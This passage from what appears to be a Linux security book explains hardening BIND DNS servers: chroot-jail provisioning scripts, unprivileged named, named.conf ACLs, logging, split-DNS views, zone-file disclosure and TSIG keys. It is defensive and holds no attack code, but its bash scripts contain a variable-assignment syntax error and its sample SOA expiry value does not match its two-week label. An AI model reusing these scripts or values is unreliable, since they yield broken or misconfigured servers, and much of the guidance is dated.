If you choose to install BIND in a nonstandard directory tree, I don't recommend that this be the same tree you intend to use as a chroot jail. (If you have no idea what this is, you may wish to read the first couple of paragraphs of the next section right now). In my opinion, one basic assumption when using a chroot jail is that BIND may be hijacked by an attacker; if so, you don't want that intruder altering or replacing BIND's libraries or binaries. In short, you probably shouldn't keep all your BIND eggs in one basket (or directory tree, as it were).

BIND v9's build instructions are in its source's README file. The usual sequence of commands to build BIND v9 is as follows:

```
./configure
```

```
make
```

```
make install
```

If you wish to specify a custom installation directory for BIND v9, then use *configure*'s *--prefix* flag, e.g.:

```
./configure --prefix= /path/to/installation_root
```

(where */path/to/installation_root* is the absolute path of the directory in which you want to install BIND v9).

After this script finishes, type **make**. After that finishes successfully, type **make install**. All BIND binaries and support files will be installed where you specified.

6.4.3 Preparing to Run BIND (or, Furnishing the Cell)

BIND itself is installed, but we're not ready to fire up *named* quite yet. I've alluded to BIND's checkered past when it comes to security: common sense tells us that any program with a history of security problems is likely to be attacked. Therefore, isolating BIND from the rest of the system on which it runs is a good idea. One way to do this, which is explicitly supported in BIND Versions 8 and 9, is by changing *named*'s root directory.

If BIND thinks that root is some directory other than */*, a prospective cracker would be trapped, for example, should she exploit some obscure buffer-overflow vulnerability that allows her to become *named*. If *named* is run with its root changed to */var/named*, then a file that appears to *named* to reside in */etc* will in fact reside in */var/named/etc*. Someone who hijacks *named* won't see configuration files for the entire system; she'll only see the ones you've placed into */var/named/etc* (i.e., files used only by *named*).

The system utility we normally use to execute a process in a changed-root environment is *chroot*. Although this functionality is built into BIND, the changed/fake root directory we designate for *named* is called a *chroot jail*.

Note that to minimize a cracker's ability to leave the chroot jail, we should also run *named* as an unprivileged user and group instead of *named*'s default, root. This functionality is also built into BIND Versions 8 and 9.

We want *named* to run without access to the full filesystem, so we must provision our padded cell with copies of everything *named* requires to do its job. This provisioning boils down to the following:

1. Creating a scaled-down replica of our "real" root filesystem (e.g., */etc*, */bin*, */sbin*, */var*, etc.)
2. Copying a few things BIND will expect to see and use in that filesystem
3. Setting appropriately paranoid ownership and permissions of these files and directories

6.4.3.1 Provisioning a chroot jail for BIND v8

Since we all speak Linux here, the simplest way to enumerate the steps for constructing a chroot jail is simply to list the script I use in order to provision my BIND v8 chroot jails (see [Example 6-1](#)).

Example 6-1. Provisioning the chroot jail, BIND v8

```
#!/bin/bash
# (Change the above path if your bash binary lives elsewhere)
# Commands to create BIND v8 chroot jail, adapted
# from a script by Kyle Amon
# (http://www.gnutec.com/~amonk)
# YOU MUST BE ROOT TO RUN THIS SCRIPT!

# First, define some paths. BINDJAIL is the root of BIND's
# chroot jail.

BINDJAIL = /var/named

# BINDBIN is the directory in which named, rndc, and other BIND
# executables reside

BINDBIN = /usr/sbin

# Second, create the chroot jail and its subdirectories

mkdir -m 2750 -p $BINDJAIL/dev $BINDJAIL/etc
mkdir -m 2750 -p $BINDJAIL/usr/local/libexec
mkdir -m 2770 -p $BINDJAIL/var/run
mkdir -m 2770 $BINDJAIL/var/log $BINDJAIL/var/tmp
mkdir -m 2750 $BINDJAIL/master
mkdir -m 2770 $BINDJAIL/slave $BINDJAIL/stubs

# Third, create unprivileged user & group for named
# (may already exist if you use SuSE or Mandrake, but
# you should ensure that passwd entry uses
# /bin/false rather than a real shell)

echo "named:x:256: " >> /etc/group
echo "named:x:256:256:BIND:$BINDJAIL:/bin/false" \
>> /etc/passwd

# Fourth, change some permissions & ownerships
chmod 2750 $BINDJAIL/usr $BINDJAIL/usr/local
chmod 2750 $BINDJAIL/var
chown -R root:named $BINDJAIL

# Fifth, copy some necessary things into the jail

# Next line may be omitted in most cases
```



```
cp $BINDBIN/named $BINDJAIL

# Remaining lines, however, usually necessary -
# these are things BIND needs in the chroot jail in
# order to work properly.
cp $BINDBIN/named-xfer $BINDJAIL/usr/local/libexec
cp $BINDBIN/ndc $BINDJAIL/ndc
cp /etc/localtime $BINDJAIL/etc
mknod $BINDJAIL/dev/null c 1 3
chmod 666 $BINDJAIL/dev/null
```

Note that you should substitute `/var/named` with the full path of the directory you wish to designate as `named`'s root (many people do use `/var/named`). Similarly, in the `chown -R` line, substitute `named` with the name of the group that should own `/named/root` (I recommend `named` or some other group devoted to BIND — i.e., a group that doesn't include any real users or other application accounts as members.) Additionally, `/path/to/named_binary` and `/path/to/ndc_binary` should be replaced with the path to `named` and `ndc` (both are usually installed in either `/usr/local/sbin` or `/usr/sbin`).



`ndc`, BIND v8's Name Daemon Control interface, and its BIND v9 successor `rndc` (the Remote Name Daemon Control interface), can be used to control `named`: each is included with its respective BIND source code and binary distributions. Both commands are most often used for reloading zone files, but personally, I find it just as easy to do this with BIND's startup script, e.g., `/etc/init.d/named reload`.

Instructions follow on setting up `ndc` and `rndc` for chroot environments, but for information on general usage, see the `ndc(8)` or `rndc(8)` manpage.

[Example 6-1](#) can be used as a script with minimal customization — just be sure to edit the values for `BINDJAIL` and `BINDBIN`, if appropriate.

There's still one more step that's too distribution-specific to be included in [Example 6-1](#): tell `syslogd` to accept `named`'s log data from a socket in the chroot jail. You could, of course, configure `named` to log instead directly to files within the chroot jail. Most users, however, will find it much more convenient to log some or all of their `named` events to syslog by adding an `-a` flag to their syslog startup script. For example, on my Red Hat Linux system, `syslogd` is started by the script `/etc/rc.d/init.d/syslog`. To tell `syslogd` on that system to accept log data from a `named` process running chrooted in `/var/named`, I changed the line:

```
daemon syslogd -m 0
```

to read:

```
daemon syslogd -m 0 -a /var/named/dev/log
```

Note that to use `ndc` to control your chrooted `named` process, you'll first need to recompile `ndc` as a static binary, with the chroot path in the file `src/bin/ndc/pathnames.h`. To do this, perform the following steps:

1. `cd` to the root directory of your BIND v8 source code.
2. Edit `.settings` to change the line containing gcc options (e.g., containing the string `-CDEBUG=...`), and add the flag `-static` to it.
3. Edit `bin/ndc/pathnames.h` to change the path `/var/run/ndc` to `/path/to/chroot_jail/ndc`.
4. Recompile and copy the new `ndc` binary to the root of your chroot jail.

From now on, you'll need to use the `chroot` command to invoke `ndc`, e.g.:

```
chroot /path/to/chroot_jail ./ndc [ndc command]
```

6.4.3.2 Provisioning a chroot jail for BIND v9

This process is similar for BIND v9, as shown in [Example 6-2](#).

Example 6-2. Provisioning the chroot jail, BIND v9

```
#!/bin/bash
# (Change the above path if your bash binary lives elsewhere)
#
```

```

# Commands to create BIND v9 chroot jail, adapted
# from a script by Kyle Amon (http://www.gnutec.com/~amonk)
# and from the Chroot-BIND-HOWTO (http://www.linuxdoc.org)
# YOU MUST BE ROOT TO RUN THIS SCRIPT!

# First, define some paths. BINDJAIL is the root of BIND's
# chroot jail.

BINDJAIL = /var/named

# BINDBIN is the directory in which named, rndc, and other BIND
# executables reside

BINDBIN = /usr/sbin

# Second, create the chroot jail and its subdirectories.

mkdir -m 2750 -p $BINDJAIL/dev $BINDJAIL/etc
mkdir -m 2770 -p $BINDJAIL/var/run
mkdir -m 2770 $BINDJAIL/var/log $BINDJAIL/var/tmp
mkdir -m 2750 $BINDJAIL/master
mkdir -m 2770 $BINDJAIL/slave $BINDJAIL/stubs

# Third, create unprivileged user & group for named
# (may already exist if you use SuSE or Mandrake, but
# you should ensure that passwd entry uses
# /bin/false rather than a real shell)

echo "named:x:256:" >> /etc/group
echo "named:x:256:256:BIND:$BINDJAIL:/bin/false" \
>> /etc/passwd

# Fourth, give named some control over its own volatile files
chown -R root:named $BINDJAIL

# Fifth, copy some necessary things into the jail

# Next line may be omitted in most cases
cp $BINDBIN/named $BINDJAIL

# Remaining lines, however, usually necessary -
# these are things BIND needs in the chroot jail in
# order to work properly.
cp /etc/localtime $BINDJAIL/etc
mknod $BINDJAIL/dev/null c 1 3
chmod 666 $BINDJAIL/dev/null

```

6.4.3.3 Invoking named

Since we haven't yet actually secured any configuration or zone files, it's premature to start *named* to start serving up names. But while we're on the subject of running *named* in a chroot jail, let's discuss how to start invoking *named* so that it begins in the jail and stays there. This is achieved by using the following command-line flags:

- *-u username*
- *-g group name* (BIND v8 only)
- *-t directory_to_change_root_to*

The first flag, *-u*, causes *named* to run as the specified username (rather than as root). As mentioned earlier, if an attacker successfully hijacks and thus becomes the *named* process, it's better they become some

unprivileged user and not root. If *named* is running chrooted, it will be much harder if not impossible for an attacker to "break out" of the chroot jail if *named* isn't running as root.

Sadly, BIND v9 supports the *-u* flag only for Linux systems running kernel version 2.3.99-pre3 or later (i.e., Version 2.4, since the 2.3 kernels were all development versions and you should *not* use a development kernel on any production system). Hopefully, by the time this book hits the presses, the Linux 2.4 kernel code will have matured sufficiently for the more cautious among us to consider it securable.

If you've been holding on to your 2.2 kernel on a given system due to its stability or your own inertia and you intend to use this system primarily as a BIND v9 nameserver, I recommend you upgrade it to the latest version of the 2.4 kernel. In my opinion it's extremely important to run any publicly accessible service as an unprivileged user, if at all possible.

The *-g* option in BIND v8 causes *named* to run under the specified group name. This option has been dropped in BIND v9, since it would be unusual to run *named*, which has the privileges of a specified user, with the privileges of some group other than the specified user's. In other words, the group you chose when you created *named*'s unprivileged user account is the group whose ID *named* runs under in BIND v9.

And finally, the *-t* option changes (chroots) the root of all paths referenced by *named*. Note that when chrooting *named*, this new root is applied even before *named.conf* is read.

Therefore, if you invoke *named* with the command:

```
named -u named -g wheel -t /var/named -c /etc/named.conf
```

then *named* will look for */var/named/etc/named.conf* instead of */etc/named.conf*.

Oddly, it is not necessary to use the *-c* flag if you don't run *named* chrooted (and keep *named.conf* in */etc*); it is necessary to use *-c* if you run *named* chrooted (regardless of where you keep *named.conf*). One would expect the chrooted *named* to automatically look in */chroot/path/etc* for *named.conf*, but for some reason, it must be explicitly told to look in */etc* if / isn't really /.

The net effect of these flags (when used properly) is that *named*'s permissions, environment, and even filesystem are severely limited. Should an unauthorized user somehow hijack *named*, instead of gaining root permissions, he'll gain the permissions of an unprivileged account. Furthermore, he'll see even less of the server's filesystem than an ordinary user can: directories connected to higher directory-tree nodes than the chroot point won't even exist from *named*'s perspective.

6.4.4 Securing *named.conf*

Running *named* in a padded cell is appropriately paranoid and admirable in itself. But that's just the beginning! BIND's configuration file, *named.conf*, has a large number of parameters that allow you to control *named* with a great deal of granularity.

Consider the example *named.conf* file listed in [Example 6-3](#).

Example 6-3. An example *named.conf* file for external DNS server

```
# By the way, comments in named.conf can look like this...
// or like this...
/* or like this. */
acl trustedslaves { 192.168.20.202; 192.168.10.30};
acl bozos { 10.10.1.17; 10.10.2.0/24; };
acl no_bozos { localhost; !bozos; };

options {
    directory "/";
    listen-on { 192.168.100.254; };
    recursion no; fetch-glue no;
    allow-transfer { trustedslaves; };
};

logging {
    channel seclog {
        file "var/log/sec.log" versions 5 size 1m;
        print-time yes; print-category yes;
    };
    category xfer-out { seclog; };
    category panic { seclog; };
    category security { seclog; };
    category insist { seclog; };
};
```

```

        category response-checks { seclog; };
};

zone "coolfroods.ORG" {
    type master;
    file "master/coolfroods.hosts";
};

zone "0.0.127.in-addr.arpa" {
    type master;
    file "master/0.0.27.rev";
};

zone "100.168.192.in-addr.arpa" {
    type master;
    file "master/100.168.192.rev";
};

```

The hypothetical server whose configuration file is represented here is an external DNS server. Since its role is to provide information to the outside world about *coolfroods.org*'s publicly accessible services, it has been configured without recursion. In fact, it has no "." zone entry (i.e., no pointer to a *hints* file), so it knows nothing about and cannot even learn about hosts not described in its local zone files. Transfers of its local zone databases are restricted by IP address to a group of trusted slave servers, and logging has been enabled for a variety of event types.

So how do we do these and even more nifty things with *named.conf*?



In general, *named.conf* in BIND v9 is backward-compatible with BIND v8; therefore, the following applies equally to both, except where noted otherwise.

6.4.4.1 acl{} sections

Although optional, Access Control Lists (ACLs) provide a handy means of labeling groups of IP addresses and networks. And since we're careful, we definitely want to restrict certain actions and data by IP address. An ACL may be declared anywhere within *named.conf*, but since this file is parsed from top to bottom, each ACL must be declared before its first instance in a parameter. Thus, it makes sense to put ACL definitions at the top of *named.conf*.

The format for these is shown in [Example 6-4](#).

Example 6-4. Access Control List format

```
acl acl_name { IPaddress; Networkaddress; acl_name; etc. };
```

The element list between the curly brackets can contain any combination of the following:

IP host addresses

In the form *x.x.x.x*, e.g., 192.168.3.1

IP network addresses

(BIND documentation calls these "IP prefixes") in the "CIDR" form *x.x.x.x/y* (e.g., 172.33.0.0/16)

Names of ACLs

Defined in other *acl{}* sections, including the built-in ACLs "any," "none," "localhost," and "localnets"

Key-names

Defined earlier in *named.conf* in *key{}* statements

Any of these elements may be negated with a leading "!", e.g., "!192.168.3.1" means "not 192.168.3.1." Just make sure you keep more specific elements in front of more inclusive elements, since ACL element lists are parsed left to right. For example, to specify "all addresses in the network 10.0.0.0/8 except 10.1.2.3," your element could look like this:

```
{!10.1.2.3; 10.0.0.0/8; }
```

but *not* like this:

```
{ 10.0.0.0/8; !10.1.2.3; }
```

Each element listed between curly brackets must end with a semicolon, even when the brackets contain only one element.

This excerpt from [Example 6-3](#) shows ACLs with a variety of elements:

```
acl bozos { 10.10.1.17; 10.10.2.0/24; };
acl no_bozos { localhost; !bozos; };
```

Each time *named.conf* is read in this example, the parser will substitute all instances of the words *bozos* and *no_bozos* with the contents of their ACL's respective element lists.

6.4.4.2 Global options: The `options{}` section

The next thing to add is a list of global options. Some of the parameters that are valid for this section can also be used in zone sections; be aware that if a given parameter appears both in *options{}* and in a zone section, the zone version will supercede the *options{}* setting. In other words, the zone-section values of such parameters are treated as exceptions to the corresponding global values.

Here are some useful parameters that can be used in *options{}*:

```
listen-on [port#] { list of local interface IPs; };
```

Specify on which interface(s) to listen for DNS queries and zone-transfer requests. This and all other address lists enclosed in `{ }` must be separated with semicolons. Port number is optional (default is 53).

```
listen-on [port#] { any|none; };
```

(BIND v9 only.) Specify whether to listen on all interfaces with an IPv6 address.

```
allow-recursion { list of IP addr's/nets; };
```

Perform recursive queries for a specified IP list, which can consist simply of the word *none*;

```
allow-transfer { list of IP addr's/nets, or "none"; };
```

Specify which addresses and/or networks may receive zone transfers, should they ask for one.

```
allow-query { IP/acl-list; };
```

Allow simple DNS queries from these IPs/ACLs/nets (or *none*).

```
version " [message]";
```

Display your version number. There's no legitimate reason for anyone but your own network administrators to know your BIND version number. Some people use this parameter to respond to version queries with bogus or humorous information.

```
recursion [yes|no];
```

Turn recursion on or off globally. If off, set *fetch-glue* to *no* as well (see next item in this list).

```
fetch-glue [yes|no];
```

Permitted but unnecessary in BIND v9. Setting this to *no* will prevent your name server from resolving and caching the IPs of other name servers it encounters. While glue-fetching makes for more readable logs, it's also allowed some clever cache-poisoning attacks over the years. In BIND v8, glue records will be fetched in the course of normal queries unless you disable it here. In BIND v9 glue records are never fetched, regardless of whether you set this option.

6.4.4.3 Logging

In addition to global options, you'll want to set some logging rules. By default, *named* doesn't log much more than a few startup messages (such as errors and zones loaded), which are sent to the syslog daemon (which in turn writes them to */var/log/messages* or some other file). To log security events, zone transfers, etc., you need to add a *logging{}* section to *named.conf*.

The *logging{}* section consists of two parts: one or more *channel{}* definitions that indicate places to send log information, followed by one or more *category{}* sections that assign each event type you wish to track to one or more channels. Channels usually point either to files or to the local syslog daemon. Categories must be chosen from a set of predefined event types.

Channel definitions take the format displayed in [Example 6-5](#).

Example 6-5. Log-channel syntax

```
channel channel-name {
    filename [ file-options-list ] | syslog syslog-facility |
    null ;
    [ print-time yes|no; ]
    [ print-category yes|no; ]
    [ print-severity yes|no; ]
    [ severity severity-level; ]
};
```

The file referenced by *filename* is by default put in *named*'s working directory, but a full path may be given. (This path is assumed to be relative to the chrooted directory, if applicable.) You may define how big the file may grow, as well as how many old copies to keep at any given time, with the *size* and *versions* file options, respectively.

Note, however, that this file rotation isn't nearly as elegant as *syslogd*'s; once a file reaches the specified size, *named* will simply stop writing to it (instead of saving it with a different name and creating a new file, like *syslogd* does). The file won't be "rotated out" of active use until the next time *named* is started, which is what the *versions* option really dictates: it specifies how many copies of the file to keep around based on the number of times *named* has been restarted, not on the sizes of the files. See [Chapter 10](#) for better methods of rotating logs.

If instead of *filename* you specify *syslog* and a *syslog-type*, the channel will send messages to the local *syslogd* process (or *syslog-ng*, if applicable), using the facility specified by *syslog-facility*. (For a list of these facilities with descriptions, see [Chapter 10](#)). By default, *named* uses the *daemon* facility for most of its post-startup messages.

The options *print-time*, *print-category*, and *print-severity* specify whether each event's log entry should be preceded by time and date, category label, and severity label, respectively. The order in which you specify these doesn't matter: they will be printed in the order *time/date*, *category*, *severity*. It isn't worthwhile to specify a print time for syslog channels, since *syslogd* automatically prints a timestamp on all its entries. Finally, the *severity* option lets you specify the minimum severity level that *named* messages must have to be sent to the channel. *severity-level* can be any of the syslog "priorities" (also described in [Chapter 10](#)), with the exception of *debug*, which can be specified but must be followed by a numeric argument between 1 and 10 to indicate debug level.

Here's another excerpt of [Example 6-3](#) from the beginning of this section:

```
logging {
    channel seclog {
        file "var/log/sec.log" versions 3 size 1m;
        print-time yes; print-category yes;
    };
};
```

Per this *logging{}* statement, event types that are directed to the channel *seclog* will write their entries to a log file named */var/log/sec.log* (the leading */* at the start of the path is implied, since earlier in this example *named*'s working directory is defined as */*). When this file grows to 1 MB in size, *named* will stop sending log data to this channel and thus to this file. Each time *named* is started, the current version of this file will be renamed — e.g., *sec.log.1* to *sec.log.2*, *sec.log.0* to *sec.log.1*, and *sec.log* to *sec.log.0*. Log entries written to this file will be preceded by date and category, but severity will be omitted.

Category specifications are much simpler (see [Example 6-6](#)).

Example 6-6. Log category syntax

```
category category-name { channel-list ; };
```

As with *acl-element* lists, the *channellist* is semicolon-delimited and must contain one or more channels defined in a prior *channel{}* statement. (If you wish, you can log each category's messages to multiple channels.) [Table 6-1](#) shows a list of categories that are of particular interest from a security standpoint. For a complete description of all supported categories, see the BIND v8 Operator's Guide (BOG) or the BIND 9 Administrator Reference Manual (ARM).

Table 6-1. Logging categories related to security

Category name	Supported in BIND v8	Supported in BIND v9	Subject of messages
<i>default</i>	✓	✓	Messages of any category not assigned to a channel; if no channels are specified for <i>default</i> , then <i>default</i> 's messages will be sent to the built-in channels <i>default_syslog</i> and <i>default_debug</i>
<i>config</i>	✓	✓	Results of parsing and processing <i>named.conf</i>
<i>security</i>	✓	✓	Failed and successful transactions
<i>xfer-in</i>	✓	✓	Inbound zone transfers (i.e., from locally originated zone requests)
<i>xfer-out</i>	✓	✓	Outbound zone transfers (i.e., from externally originated zone requests)
<i>load</i>	✓		Loading of zone files
<i>os</i>	✓		Operating system problems

<i>insist</i>	✓		Failures of internal consistency checks
<i>panic</i>	✓		Unexpected shutdowns (crashes)
<i>maintenance</i>	✓		Routine self-maintenance activities
<i>general</i>		✓	Uncategorized messages
<i>client</i>		✓	Client requests

The *named.conf* options we've looked at so far apply to all name servers, including caching-only name servers that aren't authoritative for any zones (i.e., aren't master, slave, nor even stub for anything), and are thus inherently simpler and easier to secure than other kinds of DNS servers. Few of the remaining *named.conf* options in this section apply when setting up a caching-only server.



The main vulnerability on caching servers is cache poisoning. The best defense against cache poisoning (in addition to running the very latest version of your DNS software) is judicious use of the global options *allow-recursion{}*, *allow-query{}*, *fetch-glue*, and *recursion*. On a caching-only server *recursion* must be set to *yes*, since recursion is its primary role, so be sure to restrict on which hosts' behalf recursion is performed using the *allow-recursion{}* directive.

6.4.4.4 zone{} sections

The last type of *named.conf* section we'll examine here is the *zone{}* section. Like *options{}*, there are many additional parameters besides those described here; see the BOG or ARM for more information.

These are the three parameters most useful in improving zone-by-zone security:

allow-update { element-list ; };

Allow Dynamic DNS updates from the hosts/networks specified in the element list. The element list may contain any combination of IP addresses, IP networks, or ACL names. (All referenced ACLs must be defined elsewhere in *named.conf*.)

allow-query { element-list ; };

Allow DNS queries from these entities.

allow-transfer { element-list ; };

Respond to requests for zone transfers from these entities.

All three of these parameters may be used in the *options{}* section, *zone{}* sections, or both, with zone-specific settings overriding global settings.

6.4.4.5 Split DNS and BIND v9

At the beginning of the chapter, I alluded to enhanced support in BIND v9 for split DNS. This is achieved by the new *view{}* statement, which can be used in *named.conf* to associate multiple zone files with each zone name. In this way, different clients can be treated differently — e.g., external users receive one set of answers regarding a given name domain, and internal users receive different answers about the same domain.



If you use *view{}* functionality for one zone, you must use it for all. Put another way, if even one view is defined, then *all zone{}* statements must be nested within *view{}* statements. Standalone (nonnested) *zone{}* statements may only be used in the complete absence of *view{}* statements.

The syntax of *view{}* statements is shown in [Example 6-7](#).

Example 6-7. Zone-view syntax

```
view "view-name" {
    match-clients { match-list; };
    recursion yes|no;
    zone "domain.name" {
        // standard BIND 8/9 zone{} contents here
    };
    // additional zones may be defined for this view as well
};
```

The *match-clients* match list has the same format and built-in labels as the element lists described earlier in this chapter under [Section 6.4.4.1](#). Nested *zone{}* statements are no different than ordinary standalone *zone{}* statements.

[Example 6-8](#) illustrates two views defined for a split DNS scenario in which internal users' queries are answered with complete zone information, but external users are served from a zone file containing a subset. Internal users may also query for information about an internal zone, *intranet.ourorg.org*, for which the DNS server won't answer *any* external queries.

Example 6-8. Some example views

```
view "inside" {
    // Our internal hosts are:
    match-clients { 192.168.100.0/24; };
    // ...and for them we'll do recursive queries...
    recursion yes;
    // Here are the zones we'll serve for them:
    zone "ourorg.ORG" {
        type master;
        file "master/ourorg_int.hosts";
    };
    // Here's a subdomain that isn't searchable in any form by
    outsiders
    zone "intranet.ourorg.ORG" {
        type master;
        file "master/intranet.ourorg.hosts";
    };
};

view "outside" {
    //Client view for "none of the above"
    match-clients { any; };
    // We don't recurse for the general public
    recursion no;
    // Answer outside queries from a stripped-down zone file
    zone "ourorg.ORG" {
        type master;
        file "master/ourorg_ext.hosts";
    };
};
```

As the comments in [Example 6-8](#) imply, the *view{}* definition is parsed top to bottom: when a user's IP address is compared against the defined views, it will progress down the list until a match is found.

6.4.5 Zone File Security

Our secure DNS service is trapped in its padded cell and very particular about what it says to whom; in other words, it's shaping up nicely. But what about the actual zone databases?

The good news here is that since our options are considerably more limited than with *named.conf*, there's less to do. The bad news is that there's at least one type of resource record that's both obsolete and dangerous, and to be avoided by the security conscious.

[Example 6-9](#) shows a sample zone file for the hypothetical domain *boneheads.com*.

Example 6-9. Sample zone file

```
$TTL 86400
// Note: global/default TTL must be specified above. BIND v8 didn't
check for this,
// but BIND v9 does.
@ IN SOA cootie.boneheads.com. hostmaster.boneheads.com. (
    2000060215      ; serial
    10800           ; refresh (3H)
    1800            ; retry (30m)
    120960          ; expiry (2w)
    43200 )         ; RR TTL (12H)
```

```

                IN      NS      ns.otherdomain.com.
                IN      NS      cootie.boneheads.com.
                IN      MX 5     cootie.boneheads.com.
blorp           IN      A       10.13.13.4
cootie          IN      A       10.13.13.252
cootie          IN      HINFO    MS Windows NT 3.51, SP1
@              IN      RP       john.smith.boneheads.com. dumb.boneheads.com.
dumb            IN      TXT      "John Smith, 612/231-0000"

```

The first thing to consider is the Start-of-Authority (SOA) record. In [Example 6-9](#), the serial number follows the `yyyymmdd##` convention. This is both convenient and helps security since it reduces the chances of accidentally loading an old (obsolete) zone file — the serial number (2000060215 in [Example 6-9](#)) serves both as an index and as a timestamp.

The refresh interval is set to 10,800 seconds (three hours). Other common values for this are 3,600 seconds (one hour) and 86,400 (one day). The shorter the refresh interval, the less time it will take for changes to the zone's records to propagate, but there will be a corresponding increase in DNS-related network traffic and system activity.

The expiry interval is set to two weeks. This is the length of time the zone file will still be considered valid should the zone's master stop responding to refresh queries. There are two ways a paranoiac might view this parameter. On the one hand, a long value ensures that if the master server is bombarded with denial-of-service attacks over an extended period of time, its slaves will continue using cached zone data and the domain will still be reachable (except, presumably, for its main DNS server!). On the other hand, even in the case of such an attack, zone data may change, and sometimes old data causes more mischief than no data at all.

Like the refresh interval, the Time To Live interval (TTL) should be short enough to facilitate reasonably speedy propagation of updated records but long enough to prevent bandwidth cluttering. The TTL determines how long individual zone's RRs may remain in the caches of other name servers who retrieve them via queries.

Our other concerns in this zone file have to do with minimizing the unnecessary disclosure of information. First, we want to minimize address records (A-records) and aliases (CNAME records) in general, so that only those hosts who need to be are present.

We need to use Responsible Person (RP) and TXT records judiciously, if at all, but we must never, ever put any meaningful data into an HINFO record. HINFO is a souvenir of simpler times: HINFO records are used to state the operating system, its version, and even hardware configuration of the hosts to which they refer! Back in the days when a large percentage of Internet nodes were in academic institutions and other open environments (and when computers were exotic and new), it seemed reasonable to advertise this information to one's users. Nowadays, HINFO has no valid use on public servers other than obfuscation (i.e., intentionally providing false information to would-be attackers). In short, don't use HINFO records!

RP is used to provide the email address of someone who administers the domain. It's best to set this to as uninteresting an address as possible — e.g., `information@wuzza.com` or `hostmaster@wuzza.com`. Similarly, TXT records contain text messages that have traditionally provided additional contact information (phone numbers, etc.), but should be kept down to only necessary information or, better still, be omitted altogether. Returning to [Example 6-5](#), we see that the last few records are unnecessary at best and a cracker's goldmine at worst. I repeat, if you feel you must use RP and TXT, carefully weigh the usefulness of doing so against the risk. And don't use HINFO at all.

6.4.6 Advanced BIND Security: TSIGS and DNSSEC

Most of the security controls we've examined so far in this chapter have involved limiting what data the DNS server provides and when. But what about authentication? For example, what's to stop an attacker from masquerading his host as a trusted master server for your domain and uploading bogus zone files to your slaves, using spoofed packets (i.e., with forged IP source addresses) to get past your ACLs? And what about data integrity: what's to stop such an attacker from using a "man-in-the-middle" attack to alter the content of legitimate DNS queries and replies?

Fortunately, Transaction Signatures (TSIGs), which are described in RFC 2845 and were originally implemented in BIND 8.2, can provide authentication and some measure of data integrity to transactions between DNS servers. Unfortunately, TSIGs don't guarantee that DNS information hasn't been compromised prior to transmission. If an attacker successfully "roots" a DNS server or somehow acquires a copy of its TSIG, bogus DNS information can be signed.

For several years, though, the IETF has been working on DNS Security Extensions (DNSSEC, described in RFC 2535 and other documents developed by the IETF's dnsect working group). This set of extensions to DNS (mainly in the form of new resource records for keys and signatures) provides a means of

cryptographically signing and verifying DNS records themselves. Combining TSIG and DNSSEC functionality should make for much more trustworthy DNS on the Internet. However, DNSSEC is still a work in progress. Despite being mostly implemented in BIND v9, DNSSEC is a bit complicated and unwieldy as it stands today. Since BIND's TSIG functionality is more mature, easier to use, and supported in both BIND v8(.2+) and BIND v9, we'll end our discussion of BIND with a description of how to use TSIGs.

If you're interested in the cutting edge of DNS security with DNSSEC (I hope that many people are, to help drive its development and eventual widespread adoption), I highly recommend Chapter 11 of Albitz and Liu's definitive *DNS and BIND* (O'Reilly). Anyone who's serious about DNS security should own the newest edition of this book.

6.4.6.1 Transaction Signatures (TSIGs)

To use TSIGs to sign all zone transfers between a zone's master and slave, all you need to do is this:

1. Create a key for the zone.
2. On each server, create a `key{}` entry in `named.conf` containing the key.
3. On each server, create a `server{}` entry in `named.conf` for the remote server that references the key declared in Step 2.

Step 1 is most easily done with BIND's `dnskeygen` command. To create a 512-bit signing key that can be used by both master and slave, type the following:

```
dnskeygen -H 512 -h -n keyname
```

The output will be saved in two files named something like `Kkeyname.+157+00000.key` and `Kkeyname.+157+00000.private`. In this case, the key string in both files should be identical; it will look something like `ff2342AGFASdfsa55BSopiue/u2342LKJDJlkjVVVvfjweovzp2OIPOTXUEdss2jsdfAAlskj==`. Steps 2 and 3 create entries in `named.conf` like those illustrated in [Example 6-10](#). This must be done on each server, substituting `keyname` with whatever you wish to name the key — this string must be the same on both servers.

Example 6-10. `key{}` and `server{}` syntax

```
key keyname {
    algorithm hmac-md5;
    secret "insert key-string from either keyfile here";
}
server IP address of remote server {
    transfer-format many-answers;          # (send responses in batches
rather than singly)
    keys { keyname; };
};
```

Even without a corresponding `server{}` statement, a `key{}` statement tells a DNS server to sign replies to any requests it receives that have been signed by the defined key. A `server{}` statement tells `named` to sign all requests and updates it sends to that server, using the specified key. Note that `key{}` statements must always precede any other statements that refer to them; e.g., `server{}` statements. I therefore recommend putting `key{}` statements at the top of your `named.conf` file, along with your ACL definitions.

After you've created the key and added corresponding `key{}` and `server{}` statements to both hosts' `named.conf` files, all you need to do is restart `named` on both servers by issuing one of the following commands on both servers: `kill -HUP, ndc restart` (on BIND v8), or `rndc restart` (BIND v9).

All subsequent zone data exchanged between these two servers will be cryptographically signed using the shared TSIG key. Unsigned or improperly signed zone data will be rejected.

6.4.6.2 Additional uses for TSIGs

A key specified by a `key{}` statement in `named.conf` may also be used in `acl{}`, `allow-transfer{}`, `allow-query{}`, and `allow-update{}` statements in each statement's element list. This gives you much greater flexibility in building element lists and the statements that use them, and thus more granular control over `named`'s behavior. It also provides a criterion besides IP source address for authenticating client requests, therefore mitigating BIND's exposure to IP-spoofing attacks.

[Example 6-11](#) shows a `key{}` definition followed by such an access control list.

Example 6-11. A TSIG key in an access control list

```
key mon_key {  
    algorithm hmac-md5;  
    secret  
    "ff2342AGFASsdfsa55BSopiue/u2342LKJDJlkjVVVvfjweovzp2OIPOTXUEdss2jsdf  
    AAlskj==";  
}  
acl goodmonkeys { 10.10.100.13; key mon_key ; };
```

An English translation of this acl is "the label *goodmonkeys* refers to the host with IP address 10.10.100.13 whose data is signed with the key *mon_key*." The *key keyname ;* syntax used in the acl's element list is the same whether used in an *acl{}* or in an *allow-transfer|query|update{}* statement.

Suppose in the fictional *named.conf* file excerpted in [Example 6-11](#) we see the following:

```
allow-transfer { goodmonkeys; };
```

This statement, which could be nested in either an *options{}* statement or a *zone{}* statement (depending on whether it's global or zone specific), says that zone-transfer requests will only be honored if they match the acl *goodmonkeys*, i.e., only if the requests come from 10.10.100.13 *and* are signed with the key *mon_key*.

6.4.7 Sources of BIND (and IS Security) Information

The guidelines and techniques we've covered here should give you a good start on securing your BIND server(s). For more in-depth understanding of these techniques, I strongly recommend you read the BIND v8 Operators' Guide and the BIND v9 Administrators' Reference Manual. For me at least, these are among the most useful documents provided in any OSS package. Another excellent source of BIND security information is Liu's "DNS Security" slideshow. [Section 6.6](#) at the end of this chapter lists information about these and other BIND resources.

Equally important, every BIND user should subscribe to at least one security-advisory email list.

